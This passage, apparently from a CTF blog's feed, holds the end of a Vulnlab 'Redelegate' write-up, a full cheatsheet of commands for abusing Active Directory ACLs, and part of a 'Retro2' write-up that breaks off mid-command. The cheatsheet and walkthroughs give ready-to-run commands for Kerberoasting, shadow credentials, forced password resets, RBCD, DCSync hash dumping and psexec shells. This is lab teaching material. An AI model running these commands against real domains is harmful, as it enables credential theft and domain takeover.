krbtgt:502:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>SMB         redelegate.vl   445    DC               Christine.Flanders:1104:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>SMB         redelegate.vl   445    DC               Marie.Curie:1105:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>SMB         redelegate.vl   445    DC               Helen.Frost:1106:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>SMB         redelegate.vl   445    DC               Michael.Pontiac:1107:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>SMB         redelegate.vl   445    DC               Mallory.Roberts:1108:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>SMB         redelegate.vl   445    DC               James.Dinkleberg:1109:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>SMB         redelegate.vl   445    DC               Ryan.Cooper:1117:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>SMB         redelegate.vl   445    DC               sql_svc:1119:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>SMB         redelegate.vl   445    DC               DC$:1002:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>SMB         redelegate.vl   445    DC               FS01$:1103:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>...</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>psexec.py redelegate.vl/ryan.cooper@dc.redelegate.vl -k -no-pass</span><span class="line out"><br>Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>[*] Requesting shares on dc.redelegate.vl.....</span><span class="line out"><br>[*] Found writable share ADMIN$</span><span class="line out"><br>[*] Uploading file YAsYJdGE.exe</span><span class="line out"><br>[*] Opening SVCManager on dc.redelegate.vl.....</span><span class="line out"><br>[*] Creating service Xpre on dc.redelegate.vl.....</span><span class="line out"><br>[*] Starting service Xpre.....</span><span class="line out"><br>[!] Press help for extra shell commands</span><span class="line out"><br>Microsoft Windows [Version 10.0.20348.2762]</span><span class="line out"><br>(c) Microsoft Corporation. All rights reserved.</span><span class="line out"><br></span><span class="line cmd"><br><span class="prompt">C:\Windows\system32&gt; </span>type C:\users\administrator\desktop\root.txt</span><span class="line out"><br>VL&#123;REDACTED&#125;</span></pre></td></tr></table></figure><p>That concludes this machine. I hope you learned something new! 🐱</p><h1 id="Rsources"><a href="#Rsources" class="headerlink" title="Rsources"></a>Rsources</h1><ul><li><a href="https://www.netspi.com/blog/technical-blog/network-penetration-testing/hacking-sql-server-procedures-part-4-enumerating-domain-accounts/">https://www.netspi.com/blog/technical-blog/network-penetration-testing/hacking-sql-server-procedures-part-4-enumerating-domain-accounts/</a></li><li><a href="https://blog.netwrix.com/2021/11/30/what-is-kerberos-delegation-an-overview-of-kerberos-delegation/">https://blog.netwrix.com/2021/11/30/what-is-kerberos-delegation-an-overview-of-kerberos-delegation/</a></li><li><a href="https://www.thehacker.recipes/ad/movement/kerberos/delegations/">https://www.thehacker.recipes/ad/movement/kerberos/delegations/</a></li><li><a href="https://www.hackthebox.com/blog/8-powerful-kerberos-attacks#mcetoc_1hlutnrrcu2l">https://www.hackthebox.com/blog/8-powerful-kerberos-attacks#mcetoc_1hlutnrrcu2l</a></li><li><a href="https://www.youtube.com/watch?v=byykEId3FUs&ab_channel=scrt.insomnihack">https://www.youtube.com/watch?v=byykEId3FUs&amp;ab_channel=scrt.insomnihack</a></li><li><a href="https://snovvcrash.rocks/2022/03/06/abusing-kcd-without-protocol-transition.html">https://snovvcrash.rocks/2022/03/06/abusing-kcd-without-protocol-transition.html</a></li><li>Writeup of this machine by xct: <a href="https://vuln.dev/vulnlab-redelegate/">https://vuln.dev/vulnlab-redelegate/</a></li></ul>]]></content>
    
    
    <summary type="html">active directory, mssql, ACLs, delegation</summary>


    <category term="writeups" scheme="https://seriotonctf.github.io/categories/writeups/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="acl abuse" scheme="https://seriotonctf.github.io/tags/acl-abuse/"/>
    
    <category term="dcsync" scheme="https://seriotonctf.github.io/tags/dcsync/"/>
    
    <category term="delegation" scheme="https://seriotonctf.github.io/tags/delegation/"/>
    
    <category term="vulnlab" scheme="https://seriotonctf.github.io/tags/vulnlab/"/>
    
    <category term="password spraying" scheme="https://seriotonctf.github.io/tags/password-spraying/"/>
    
    <category term="mssql" scheme="https://seriotonctf.github.io/tags/mssql/"/>
    
    <category term="constrained delegation" scheme="https://seriotonctf.github.io/tags/constrained-delegation/"/>
    
  </entry>
  
  <entry>
    <title>AD ACLs Cheatsheet</title>
    <link href="https://seriotonctf.github.io/AD-ACLs-Cheatsheet/"/>
    <id>https://seriotonctf.github.io/AD-ACLs-Cheatsheet/</id>
    <published>2024-11-19T18:47:00.000Z</published>
    <updated>2026-06-23T23:17:21.265Z</updated>
    
    <content type="html"><![CDATA[<h2 id="GenericWrite-on-User"><a href="#GenericWrite-on-User" class="headerlink" title="GenericWrite on User"></a>GenericWrite on User</h2><blockquote><p>Update object’s attributes</p></blockquote><h3 id="Targeted-Kerberoasting"><a href="#Targeted-Kerberoasting" class="headerlink" title="Targeted Kerberoasting"></a>Targeted Kerberoasting</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">targetedKerberoast.py -d domain --dc-ip ip -u username -p password --dc-host dc --request-user target_user</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">hashcat -m 13100 -a 0 &lt;hash_file&gt; rockyou.txt --force</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">john &lt;hash_file&gt; --wordlist=rockyou.txt</span><br></pre></td></tr></table></figure><h3 id="ShadowCredentials"><a href="#ShadowCredentials" class="headerlink" title="ShadowCredentials"></a>ShadowCredentials</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy shadow auto -u username@domain -p password -account target_user -dc-ip ip</span><br></pre></td></tr></table></figure><p>Using Kerberos</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy shadow auto -username username@domain -k -account target_user -dc-ip ip</span><br></pre></td></tr></table></figure><h2 id="GenericALL"><a href="#GenericALL" class="headerlink" title="GenericALL"></a>GenericALL</h2><blockquote><p>Full rights to the object (add users to a group or reset user’s password)</p></blockquote><h3 id="Change-Password"><a href="#Change-Password" class="headerlink" title="Change Password"></a>Change Password</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host dc -d domain -u username -p password set password target new_password</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">net rpc password &#x27;username&#x27; &#x27;new_password&#x27; -U &#x27;domain&#x27;/&#x27;username&#x27;%&#x27;hash&#x27; -S &#x27;dc&#x27; --pw-nt-hash</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">net rpc password &#x27;username&#x27; &#x27;new_password&#x27; -U &#x27;domain&#x27;/&#x27;username&#x27;%&#x27;password&#x27; -S &#x27;dc&#x27;</span><br></pre></td></tr></table></figure><h3 id="Add-user-to-a-group"><a href="#Add-user-to-a-group" class="headerlink" title="Add user to a group"></a>Add user to a group</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">net rpc group addmem target_group username -U domain/username -S dc</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host dc -d domain -u username -p password add groupMember target_group target_username</span><br></pre></td></tr></table></figure><h3 id="RBCD"><a href="#RBCD" class="headerlink" title="RBCD"></a>RBCD</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">rbcd.py -delegate-from machine_name -delegate-to target -dc-ip ip -action write &#x27;domain/username:password&#x27;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">getST.py -spn &#x27;cifs/dc&#x27; -impersonate administrator -dc-ip ip &#x27;domain/machine_name:password</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">export KRB5CCNAME=administrator.ccache</span><br></pre></td></tr></table></figure><h3 id="GenericALL-on-OU"><a href="#GenericALL-on-OU" class="headerlink" title="GenericALL on OU"></a>GenericALL on OU</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">dacledit.py -action &#x27;write&#x27; -rights &#x27;FullControl&#x27; -inheritance -principal username -target-dn &#x27;OU_DN&#x27; domain/username:password</span><br></pre></td></tr></table></figure><h2 id="ForceChangePassword"><a href="#ForceChangePassword" class="headerlink" title="ForceChangePassword"></a>ForceChangePassword</h2><blockquote><p>Ability to change user’s password</p></blockquote><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">net rpc password &lt;TargetUser&gt; &lt;new_password&gt; -U &quot;DOMAIN&quot;/&quot;ControlledUser&quot;%&quot;Password&quot; -S &lt;DomainController&gt;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host ip -d dc -u username -p password set password target_userename new_password</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">python rpcchangepwd.py &lt;domain&gt;/&lt;username&gt;:&lt;password&gt;@&lt;ip&gt; -newpass &lt;new_password&gt;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">nxc smb domain -u username -p password -M change-password -o USER=&#x27;target_username&#x27; NEWPASS=&#x27;new_password&#x27;</span><br></pre></td></tr></table></figure><h2 id="AddMember"><a href="#AddMember" class="headerlink" title="AddMember"></a>AddMember</h2><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">net rpc group addmem target_group username -U domain/username -S dc</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD.py --host dc -d domain -u username -p password add groupMember target_group user_to_add</span><br></pre></td></tr></table></figure><h2 id="AddSelf"><a href="#AddSelf" class="headerlink" title="AddSelf"></a>AddSelf</h2><blockquote><p>The user has the ability to add itself to the target group</p></blockquote><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD.py --host dc -d domain -u username -p password add groupMember target_group username</span><br></pre></td></tr></table></figure><h2 id="WriteOwner"><a href="#WriteOwner" class="headerlink" title="WriteOwner"></a>WriteOwner</h2><blockquote><p>Change object owner to attacker controlled user take over the object</p></blockquote><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">owneredit.py -action write -new-owner username -target target domain/username:password</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">dacledit.py -action &#x27;write&#x27; -rights &#x27;FullControl&#x27; -principal username -target-dn dn &#x27;domain/username:password&#x27;</span><br></pre></td></tr></table></figure><p>or</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">dacledit.py -action &#x27;write&#x27; -rights &#x27;WriteMembers&#x27; -principal username -target-dn dn &#x27;domain/username:password&#x27;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD.py --host dc -d domain -u username -p password add groupMember target_group username</span><br></pre></td></tr></table></figure><h2 id="WriteSPN"><a href="#WriteSPN" class="headerlink" title="WriteSPN"></a>WriteSPN</h2><blockquote><p>The ability to write to the “serviceprincipalname” attribute to the target user</p></blockquote><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host dc -d domain -u username -p password set object target servicePrincipalName -v &#x27;domain/meow&#x27;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">GetUserSPNs.py domain/username:password -dc-ip ip -request</span><br></pre></td></tr></table></figure><p>or</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">targetedKerberoast.py -d domain --dc-ip ip -u username -p password --dc-host dc --request-user target_user</span><br></pre></td></tr></table></figure><h2 id="AddKeyCredentialLink"><a href="#AddKeyCredentialLink" class="headerlink" title="AddKeyCredentialLink"></a>AddKeyCredentialLink</h2><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">pywhisker.py -d domain --dc-ip ip -u username -p password --target target --action add</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">gettgtpkinit.py -cert-pfx file.pfx -pfx-pass pfx_password domain/target ticket.ccache -dc-ip ip</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">getnthash.py domain/target -k key -dc-ip ip</span><br></pre></td></tr></table></figure><p>or</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy shadow auto -u username@domain -p password -account target_user -dc-ip ip</span><br></pre></td></tr></table></figure><h2 id="ReadLAPSPassword"><a href="#ReadLAPSPassword" class="headerlink" title="ReadLAPSPassword"></a>ReadLAPSPassword</h2><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">nxc smb target -u username -p password --laps</span><br></pre></td></tr></table></figure><h2 id="ReadGMSAPassword"><a href="#ReadGMSAPassword" class="headerlink" title="ReadGMSAPassword"></a>ReadGMSAPassword</h2><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">nxc ldap target -u username -p password --gmsa</span><br></pre></td></tr></table></figure><h2 id="DCSync"><a href="#DCSync" class="headerlink" title="DCSync"></a>DCSync</h2><blockquote><p>A user or a computer has the DS-Replication-Get-Changes and the DS-Replication-Get-Changes-All permission on the domain</p></blockquote><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">secretsdump.py domain/username:password@domain</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">secretsdump.py domain/username@domain -hashes :hash</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">secretsdump.py dc -k</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">nxc smb target -u username -p password --ntds</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">nxc smb target --use-kcache --ntds</span><br></pre></td></tr></table></figure><h1 id="Resources"><a href="#Resources" class="headerlink" title="Resources"></a>Resources</h1><ul><li><a href="https://www.thehacker.recipes/ad/movement/dacl/">https://www.thehacker.recipes/ad/movement/dacl/</a></li><li><a href="https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/acl-abuse">https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/acl-abuse</a></li><li><a href="https://mayfly277.github.io/posts/GOADv2-pwning-part11/">https://mayfly277.github.io/posts/GOADv2-pwning-part11/</a></li><li><a href="https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces">https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces</a></li></ul>]]></content>
    
    
    <summary type="html">Commands for abusing common AD ACLs from linux</summary>


    <category term="cheatsheet" scheme="https://seriotonctf.github.io/categories/cheatsheet/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="acl abuse" scheme="https://seriotonctf.github.io/tags/acl-abuse/"/>
    
    <category term="shadow credentials" scheme="https://seriotonctf.github.io/tags/shadow-credentials/"/>
    
    <category term="targeted kerberoasting" scheme="https://seriotonctf.github.io/tags/targeted-kerberoasting/"/>
    
    <category term="rbcd" scheme="https://seriotonctf.github.io/tags/rbcd/"/>
    
    <category term="dcsync" scheme="https://seriotonctf.github.io/tags/dcsync/"/>
    
  </entry>
  
  <entry>
    <title>Retro2 - Vulnlab</title>
    <link href="https://seriotonctf.github.io/Retro2-Vulnlab/"/>
    <id>https://seriotonctf.github.io/Retro2-Vulnlab/</id>
    <published>2024-08-25T18:53:34.000Z</published>
    <updated>2026-05-24T17:14:31.237Z</updated>
    
    <content type="html"><![CDATA[<h1 id="Introduction"><a href="#Introduction" class="headerlink" title="Introduction"></a>Introduction</h1><p>Retro2 is an easy Active Directory box from Vulnlab that involves decrypting an MS Access database, Pre-Created Computer Accounts, GenericWrite, AddMember and finally exploiting an RpcEptMapper Registry Key vulnerability in Windows 7 &#x2F; Server 2008 R2.</p><h1 id="NMAP"><a href="#NMAP" class="headerlink" title="NMAP"></a>NMAP</h1><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">Nmap scan report for 10.10.112.106</span><br><span class="line">Host is up (0.075s latency).</span><br><span class="line">Not shown: 65523 filtered tcp ports (no-response)</span><br><span class="line">PORT      STATE SERVICE</span><br><span class="line">53/tcp    open  domain</span><br><span class="line">88/tcp    open  kerberos-sec</span><br><span class="line">135/tcp   open  msrpc</span><br><span class="line">139/tcp   open  netbios-ssn</span><br><span class="line">445/tcp   open  microsoft-ds</span><br><span class="line">464/tcp   open  kpasswd5</span><br><span class="line">636/tcp   open  ldapssl</span><br><span class="line">3269/tcp  open  globalcatLDAPssl</span><br><span class="line">3389/tcp  open  ms-wbt-server</span><br><span class="line">5722/tcp  open  msdfsr</span><br><span class="line">49154/tcp open  unknown</span><br><span class="line">49157/tcp open  unknown</span><br></pre></td></tr></table></figure><p>From the Nmap scan, we can see that we are dealing with a Domain Controller, as indicated by the presence of DNS, Kerberos and LDAP.</p><h1 id="Enumeration"><a href="#Enumeration" class="headerlink" title="Enumeration"></a>Enumeration</h1><h2 id="SMB"><a href="#SMB" class="headerlink" title="SMB"></a>SMB</h2><p>Running Netexec without credentials reveals that we are dealing with a Windows Server 2008, which is quite old</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.112.106</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)</span></pre></td></tr></table></figure><p>Let’s see if we can enumerate shares using any username</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb retro2.vl -u &#x27;serio&#x27; -p &#x27;&#x27; --shares</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            [+] retro2.vl\serio: (Guest)</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            [*] Enumerated shares</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            Share           Permissions     Remark</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            -----           -----------     ------</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            ADMIN$                          Remote Admin</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            C$                              Default share</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            IPC$                            Remote IPC</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            NETLOGON                        Logon server share</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            Public          READ</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            SYSVOL                          Logon server share</span></pre></td></tr></table></figure><p>It looks like we can enumerate shares with a guest account, and from the previous output, we can see a non-standard share named ‘Public’. Let’s connect via smbclient and see what files are inside</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>smbclient.py guest@retro2.vl -no-pass</span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation</span><span class="line out"><br></span><span class="line out"><br>Type help for list of commands</span><span class="line out"><br># use Public</span><span class="line out"><br># ls</span><span class="line out"><br>drw-rw-rw-          0  Sat Aug 17 10:30:37 2024 .</span><span class="line out"><br>drw-rw-rw-          0  Sat Aug 17 10:30:37 2024 ..</span><span class="line out"><br>drw-rw-rw-          0  Sat Aug 17 10:30:37 2024 DB</span><span class="line out"><br>drw-rw-rw-          0  Sat Aug 17 07:58:07 2024 Temp</span><span class="line out"><br># cd DB</span><span class="line out"><br># ls</span><span class="line out"><br>drw-rw-rw-          0  Sat Aug 17 10:30:37 2024 .</span><span class="line out"><br>drw-rw-rw-          0  Sat Aug 17 10:30:37 2024 ..</span><span class="line out"><br>-rw-rw-rw-     876544  Sat Aug 17 10:30:34 2024 staff.accdb</span><span class="line out"><br># get staff.accdb</span><span class="line out"><br>#</span></pre></td></tr></table></figure><p>Inside the Temp directory in the Public share, there is a staff.accdb file that we can download to our local machine to examine it. Running the <code>file</code> command on it reveals that it’s a Microsoft Access database</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>file staff.accdb</span><span class="line out"><br>staff.accdb: Microsoft Access Database</span></pre></td></tr></table></figure><p>If we try to open it with Microsoft Access, it prompts us for a password. Luckily, there is an <code>office2john</code> script that we can use to extract the hash and then crack it with John the Ripper</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>office2john staff.accdb | tee hash</span><span class="line out"><br>staff.accdb:$office$*2013*100000*256*16*5736cfcbb054e749a8f303570c5c1970*1ec683f4d8c4e9faf77d3c01f2433e56*7de0d4af8c54c33be322dbc860b68b4849f811196015a3f48a424a265d018235</span></pre></td></tr></table></figure><p>As you can see, john successfully cracked the hash</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>j hash</span><span class="line out"><br>Using default input encoding: UTF-8</span><span class="line out"><br>Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])</span><span class="line out"><br>Cost 1 (MS Office version) is 2013 for all loaded hashes</span><span class="line out"><br>Cost 2 (iteration count) is 100000 for all loaded hashes</span><span class="line out"><br>Will run 4 OpenMP threads</span><span class="line out"><br>Press &#x27;q&#x27; or Ctrl-C to abort, almost any other key for status</span><span class="line out"><br>class08          (staff.accdb)</span><span class="line out"><br>1g 0:00:00:15 DONE (2024-08-25 11:57) 0.06578g/s 303.1p/s 303.1c/s 303.1C/s chuchu..class08</span><span class="line out"><br>Use the &quot;--show&quot; option to display all of the cracked passwords reliably</span><span class="line out"><br>Session completed.</span></pre></td></tr></table></figure><p>Now, we can open the database with Microsoft Access and see what’s inside. There is a VBA script, and we can find some credentials for the ‘ldapreader’ user</p><figure class="highlight vb"><table><tr><td class="code"><pre><span class="line">strLDAP = <span class="string">&quot;LDAP://OU=staff,DC=retro2,DC=vl&quot;</span></span><br><span class="line">strUser = <span class="string">&quot;retro2\ldapreader&quot;</span></span><br><span class="line">strPassword = <span class="string">&quot;&lt;REDACTED&gt;&quot;</span></span><br></pre></td></tr></table></figure><h2 id="Bloodhound"><a href="#Bloodhound" class="headerlink" title="Bloodhound"></a>Bloodhound</h2><p>With valid credentials in hand, we can run Bloodhound to gain a better understanding of the network and the permissions our user has</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap 10.10.112.106 -u &#x27;ldapreader&#x27; -p &#x27;&lt;REDACTED&gt;&#x27; --bloodhound --dns-server 10.10.112.106 -c All --dns-tcp</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)</span><span class="line out"><br>LDAP        10.10.112.106   389    BLN01            [+] retro2.vl\ldapreader:&lt;REDACTED&gt;</span><span class="line out"><br>LDAP        10.10.112.106   389    BLN01            Resolved collection methods: acl, dcom, group, objectprops, localadmin, container, psremote, rdp, session, trusts</span><span class="line out"><br>LDAP        10.10.112.106   389    BLN01            Done in 00M 15S</span><span class="line out"><br>LDAP        10.10.112.106   389    BLN01            Compressing output into /home/serioton/.nxc/logs/BLN01_10.10.112.106_2024-08-25_115943_bloodhound.zip</span></pre></td></tr></table></figure><p>Looking for an interesting path to the Domain Controller, we can see the following relationships:</p><ul><li>The computer Account FS01 is a member of the Domain Computers group.</li><li>The Domain Computers group has <code>GenericWrite</code> over ADMWS01.</li><li>ADMWS01 has the <code>AddSelf</code> permission over the Services group.</li><li>Services group members can RDP to the Domain Controller BLN01.</li></ul><p><img src="/Retro2-Vulnlab/bloodhound-path.png" alt="BloodHound attack path to the domain controller"><br>This is an interesting path! First, we need to gain access to the computer account FS01. So, how are we going to do that?</p><h1 id="USER"><a href="#USER" class="headerlink" title="USER"></a>USER</h1><h2 id="Pre-Windows-2000-computers"><a href="#Pre-Windows-2000-computers" class="headerlink" title="Pre-Windows 2000 computers"></a>Pre-Windows 2000 computers</h2><p>Back in 2022, <a href="https://trustedsec.com/">TrustedSec</a> made a blog post about <a href="https://trustedsec.com/blog/diving-into-pre-created-computer-accounts">Pre-Created Computer Accounts</a> that showcased a way to take them over. First, let’s see if that’s the case here using Netexec</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb retro2.vl -u &#x27;fs01$&#x27; -p &#x27;fs01&#x27;</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            [-] retro2.vl\fs01$:fs01 STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT</span></pre></td></tr></table></figure><p>As you can see, Netexec shows as the following error message: <code>STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT</code>, which means that we have guessed the correct password for a computer account that has not been used yet. Great, now we have found the correct password for FS01. However, we cannot use this computer account yet because the password has not been changed, so let’s do that. We can use this tool by <a href="https://github.com/api0cradle">Oddvar Moe</a> called <a href="https://github.com/api0cradle/impacket/blob/a1d0cc99ff1bd4425eddc1b28add1f269ff230a6/examples/rpcchangepwd.py">rpcchangepwd</a> </p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>python3 rpcchangepwd.py retro2.vl/fs01\$:fs01@10.10.112.106 -newpass P@ssw0rd</span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation</span><span class="line out"><br></span><span class="line out"><br>[*] Password was changed successfully.</span></pre></td></tr></table></figure><p>We have successfully changed the FS01 computer account password. We can verify the new credentials using Netexec, which confirms they are valid</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb retro2.vl -u &#x27;fs01$&#x27; -p &#x27;P@ssw0rd&#x27;</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            [+] retro2.vl\fs01$:P@ssw0rd</span></pre></td></tr></table></figure><h2 id="GenericWrite"><a href="#GenericWrite" class="headerlink" title="GenericWrite"></a>GenericWrite</h2><p>Now that we have control over FS01, we can abuse the GenericWrite permission we identified earlier. The typical techniques to abuse GenericWrite are:</p><ul><li>shadowCredentials (windows server 2016 or later)</li><li>targetKerberoasting (the password should be weak enough to be cracked)</li><li>Resource-Based Constrained Delegation</li></ul><p>However, since we are dealing with a Windows Server 2008, none of these techniques will work. So, what we can do in this case? Well, there is another attribute that we can write to, which is <code>unicodePwd</code>. This will allow us reset the password of “ADMWS01$”. To do this, We are going to use the following command:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>net rpc password &#x27;ADMWS01$&#x27; Passw0rd1 -U retro2.vl/&#x27;fs01$&#x27;%P@ssw0rd -S BLN01.retro2.vl</span></pre></td></tr></table></figure><p>We didn’t get any error messages from the previous output, so that should have worked successfully. However, We can still verify with Netexec</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb retro2.vl -u &#x27;ADMWS01$&#x27; -p &#x27;Passw0rd1&#x27;</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)</span><span class="line out"><br>SMB         10.10.112.106   445    BLN01            [+] retro2.vl\ADMWS01$:Passw0rd1</span></pre></td></tr></table></figure><p>It looks like the password has been successfully changed.</p><h2 id="AddMember"><a href="#AddMember" class="headerlink" title="AddMember"></a>AddMember</h2><p>At this stage, we have control over the computer account ‘ADMWS01$,’ which has the <code>AddMember</code> permission over the ‘Services’ group. As we saw earlier, members of this group can RDP to the DC</p><p><img src="/Retro2-Vulnlab/addmember.png" alt="BloodHound showing ADMWS01$ has AddMember over the Services group"><br>Since we have the credentials of the ldapreader user, we can add him to this group and RDP to the Domain Controller. We could use the <a href="https://linux.die.net/man/8/net">net</a> tool, which is used for the administration of Samba and CIFS&#x2F;SMB clients. However, this time, I am going to use <a href="https://github.com/CravateRouge/bloodyAD">bloodyAD</a>.</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host 10.10.112.106 -d retro2.vl -u 